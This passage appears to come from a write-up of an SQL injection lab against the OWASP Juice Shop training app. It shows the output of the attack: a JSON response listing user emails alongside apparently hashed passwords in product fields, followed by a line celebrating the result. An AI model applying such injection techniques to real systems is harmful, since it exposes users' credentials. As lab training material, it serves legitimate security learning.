{"id":4,"name":"bjoern.kimminich@gmail.com","description":"6edd9d726cbdc873c539e41ae8757b8c","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":5,"name":"ciso@juice-sh.op","description":"861917d5fa5f1172f931dc700d81a8fb","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":6,"name":"support@juice-sh.op","description":"3869433d74e3d0c86fd25562f836bc82","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":7,"name":"morty@juice-sh.op","description":"f2f933d0bb0ba057bc8e33b8ebd6d9e8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":8,"name":"mc.safesearch@juice-sh.op","description":"b03f4b0ba8b458fa0acdc02cdb953bc8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":9,"name":"J12934@juice-sh.op","description":"3c2abc04e4a6ea8f1327d0aae3714b7d","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":10,"name":"wurstbrot@juice-sh.op","description":"9ad5b0492bbe528583e128d2a8941de4","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":11,"name":"amy@juice-sh.op","description":"030f05e45e30710c3ad3c32f00de0473","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":12,"name":"bjoern@juice-sh.op","description":"7f311911af16fa8f418dd1a3051d6810","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":13,"name":"bjoern@owasp.org","description":"9283f1b2e9669749081963be0462e466","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":14,"name":"chris.pike@juice-sh.op","description":"10a783b9ed19ea1c67c3a27699f0095b","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":15,"name":"accountant@juice-sh.op","description":"963e10f92a70b4b463220cb4c5d636dc","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":16,"name":"uvogin@juice-sh.op","description":"05f92148b4b60f7dacd04cceebb8f1af","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":17,"name":"demo","description":"fe01ce2a7fbac8fafaed7c982a04e229","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":18,"name":"john@juice-sh.op","description":"00479e957b6b42c459ee5746478e4d45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":19,"name":"emma@juice-sh.op","description":"402f1c4a75e316afec5a6ea63147f739","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":20,"name":"stan@juice-sh.op","description":"e9048a3f43dd5e094ef733f3bd88ea64","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}
```

We got the required result!!